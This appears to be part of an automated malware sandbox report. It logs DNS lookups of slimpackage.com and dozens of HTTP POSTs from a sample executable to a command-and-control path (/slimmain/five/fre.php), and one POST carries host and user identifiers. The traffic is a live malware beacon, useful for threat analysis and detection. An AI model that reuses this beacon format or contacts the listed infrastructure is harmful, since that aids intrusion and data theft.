Jan 14, 2022 09:26:15.080522060 CET	192.168.2.3	8.8.8.8	0xdbbc	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:16.596752882 CET	192.168.2.3	8.8.8.8	0x83bf	Standard query (0)	slimpackage.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 09:24:21.041994095 CET	8.8.8.8	192.168.2.3	0x789f	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:22.866626978 CET	8.8.8.8	192.168.2.3	0x22ad	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:24.491199017 CET	8.8.8.8	192.168.2.3	0xba3	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:25.866981983 CET	8.8.8.8	192.168.2.3	0x2a61	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:27.286494970 CET	8.8.8.8	192.168.2.3	0xbe4f	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:29.115494967 CET	8.8.8.8	192.168.2.3	0x80ee	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:31.216502905 CET	8.8.8.8	192.168.2.3	0x5133	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 09:24:32.714936018 CET	8.8.8.8	192.168.2.3	0xa9f0	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:34.113398075 CET	8.8.8.8	192.168.2.3	0xb702	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:35.592550993 CET	8.8.8.8	192.168.2.3	0xc19a	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:36.901443005 CET	8.8.8.8	192.168.2.3	0x7f02	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:38.296339035 CET	8.8.8.8	192.168.2.3	0x2de0	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:40.886985064 CET	8.8.8.8	192.168.2.3	0xdba5	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:43.636513948 CET	8.8.8.8	192.168.2.3	0xcbec	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:46.252554893 CET	8.8.8.8	192.168.2.3	0x18f2	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:49.035787106 CET	8.8.8.8	192.168.2.3	0xf39f	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:50.684350014 CET	8.8.8.8	192.168.2.3	0xf7c	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:53.376399994 CET	8.8.8.8	192.168.2.3	0xc6cb	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:54.670542955 CET	8.8.8.8	192.168.2.3	0x7b32	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:56.458235979 CET	8.8.8.8	192.168.2.3	0x1025	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:24:58.357232094 CET	8.8.8.8	192.168.2.3	0x8a91	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:00.367105961 CET	8.8.8.8	192.168.2.3	0xa699	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:02.045928001 CET	8.8.8.8	192.168.2.3	0x64a4	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:04.691482067 CET	8.8.8.8	192.168.2.3	0x1fdc	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:07.216022968 CET	8.8.8.8	192.168.2.3	0x732b	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:08.799689054 CET	8.8.8.8	192.168.2.3	0x50d5	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:10.773690939 CET	8.8.8.8	192.168.2.3	0xb1d8	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:12.312412024 CET	8.8.8.8	192.168.2.3	0xdff	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:13.749931097 CET	8.8.8.8	192.168.2.3	0xe76e	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:17.037441015 CET	8.8.8.8	192.168.2.3	0xd636	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:20.125149012 CET	8.8.8.8	192.168.2.3	0x3f01	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:24.272874117 CET	8.8.8.8	192.168.2.3	0x2fa3	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:27.282341003 CET	8.8.8.8	192.168.2.3	0xa16a	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 09:25:32.654656887 CET	8.8.8.8	192.168.2.3	0x1f06	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:35.481163979 CET	8.8.8.8	192.168.2.3	0x3be0	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:37.817436934 CET	8.8.8.8	192.168.2.3	0x99c0	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:40.063594103 CET	8.8.8.8	192.168.2.3	0xead	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:42.968004942 CET	8.8.8.8	192.168.2.3	0xb5ae	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:44.381669998 CET	8.8.8.8	192.168.2.3	0x248	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:45.777311087 CET	8.8.8.8	192.168.2.3	0x1f60	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:47.753484011 CET	8.8.8.8	192.168.2.3	0x912c	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:49.898205996 CET	8.8.8.8	192.168.2.3	0x6f7d	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:53.204303026 CET	8.8.8.8	192.168.2.3	0xc54	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:55.357494116 CET	8.8.8.8	192.168.2.3	0xd91	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:25:57.287251949 CET	8.8.8.8	192.168.2.3	0x5513	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:01.693149090 CET	8.8.8.8	192.168.2.3	0x1d22	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:03.415883064 CET	8.8.8.8	192.168.2.3	0x3670	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:04.887339115 CET	8.8.8.8	192.168.2.3	0x4f3e	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:06.367301941 CET	8.8.8.8	192.168.2.3	0xef44	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:07.772936106 CET	8.8.8.8	192.168.2.3	0xb245	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:09.131659985 CET	8.8.8.8	192.168.2.3	0x2e09	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:10.713933945 CET	8.8.8.8	192.168.2.3	0x77b5	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:12.058365107 CET	8.8.8.8	192.168.2.3	0x7a04	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:13.683290958 CET	8.8.8.8	192.168.2.3	0x15d2	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:15.100056887 CET	8.8.8.8	192.168.2.3	0xdbbc	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)
Jan 14, 2022 09:26:16.615869999 CET	8.8.8.8	192.168.2.3	0x83bf	No error (0)	slimpackage.com		104.223.93.105	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- slimpackage.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49743	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:21.210021973 CET	1028	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 190 Connection: close
Jan 14, 2022 09:24:21.478250980 CET	1029	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 08:24:20 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49744	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:22.998234034 CET	1029	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 190 Connection: close
Jan 14, 2022 09:24:23.255940914 CET	1030	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 08:24:22 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49753	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:37.035382032 CET	1138	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:37.315669060 CET	1139	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:36 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49754	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:38.459969044 CET	1140	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:38.799472094 CET	1140	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:37 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49755	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:41.014482975 CET	1146	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:41.266432047 CET	1164	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:40 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49758	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:43.765625000 CET	1165	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:44.023281097 CET	1165	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:42 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49759	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:46.465908051 CET	1166	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:46.803215981 CET	1167	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:45 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49760	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:49.164146900 CET	1168	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:49.421993971 CET	1168	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:48 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49761	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:50.858341932 CET	1169	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:51.892734051 CET	1170	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close Data Raw: 12 00 28 00 00 00 07 00 00 00 63 6b 61 76 2e 72 75 01 00 0a 00 00 00 68 00 61 00 72 00 64 00 7a 00 01 00 0c 00 00 00 30 00 39 00 33 00 39 00 35 00 34 00 01 00 1e 00 00 00 44 00 45 00 53 00 4b 00 54 00 4f 00 50 00 2d 00 37 00 31 00 36 00 54 00 37 00 37 00 31 00 00 05 00 00 00 04 00 00 01 00 01 00 01 00 0a 00 00 00 01 00 00 00 01 00 30 00 00 00 38 00 46 00 39 00 43 00 34 00 45 00 39 00 43 00 37 00 39 00 41 00 33 00 42 00 35 00 32 00 42 00 33 00 46 00 37 00 33 00 39 00 34 00 33 00 30 00 Data Ascii: (ckav.ruhardz093954DESKTOP-716T77108F9C4E9C79A3B52B3F739430
Jan 14, 2022 09:24:52.023314953 CET	1170	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:51 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49762	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:53.504302025 CET	1171	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:53.758002996 CET	1172	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:52 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49763	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:54.799105883 CET	1172	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:55.056551933 CET	1173	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:53 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49764	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:56.589623928 CET	1174	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:56.896958113 CET	1174	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:55 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49745	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:24.618609905 CET	1031	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:24.875466108 CET	1031	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:23 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49765	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:58.517148972 CET	1175	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:58.772927046 CET	1176	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:57 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49766	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:00.494412899 CET	1177	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:00.749394894 CET	1178	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:59 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49767	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:02.175263882 CET	1178	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:02.432002068 CET	1179	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:01 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49769	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:04.821826935 CET	1190	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:05.078097105 CET	1191	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:04 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49770	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:07.361011028 CET	1192	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:07.622387886 CET	1192	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:06 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49771	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:08.948328972 CET	1193	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:09.216919899 CET	1194	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:08 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49772	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:10.960978031 CET	1195	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:11.313667059 CET	1205	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:10 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49781	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:12.466061115 CET	1342	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:12.719638109 CET	1346	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:11 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49791	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:13.878221989 CET	1518	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:14.138359070 CET	1523	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:13 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49809	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:17.178733110 CET	2018	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:17.435230970 CET	2019	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:16 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49746	104.223.93.105	80	C:\Users\user\Desktop__.exe

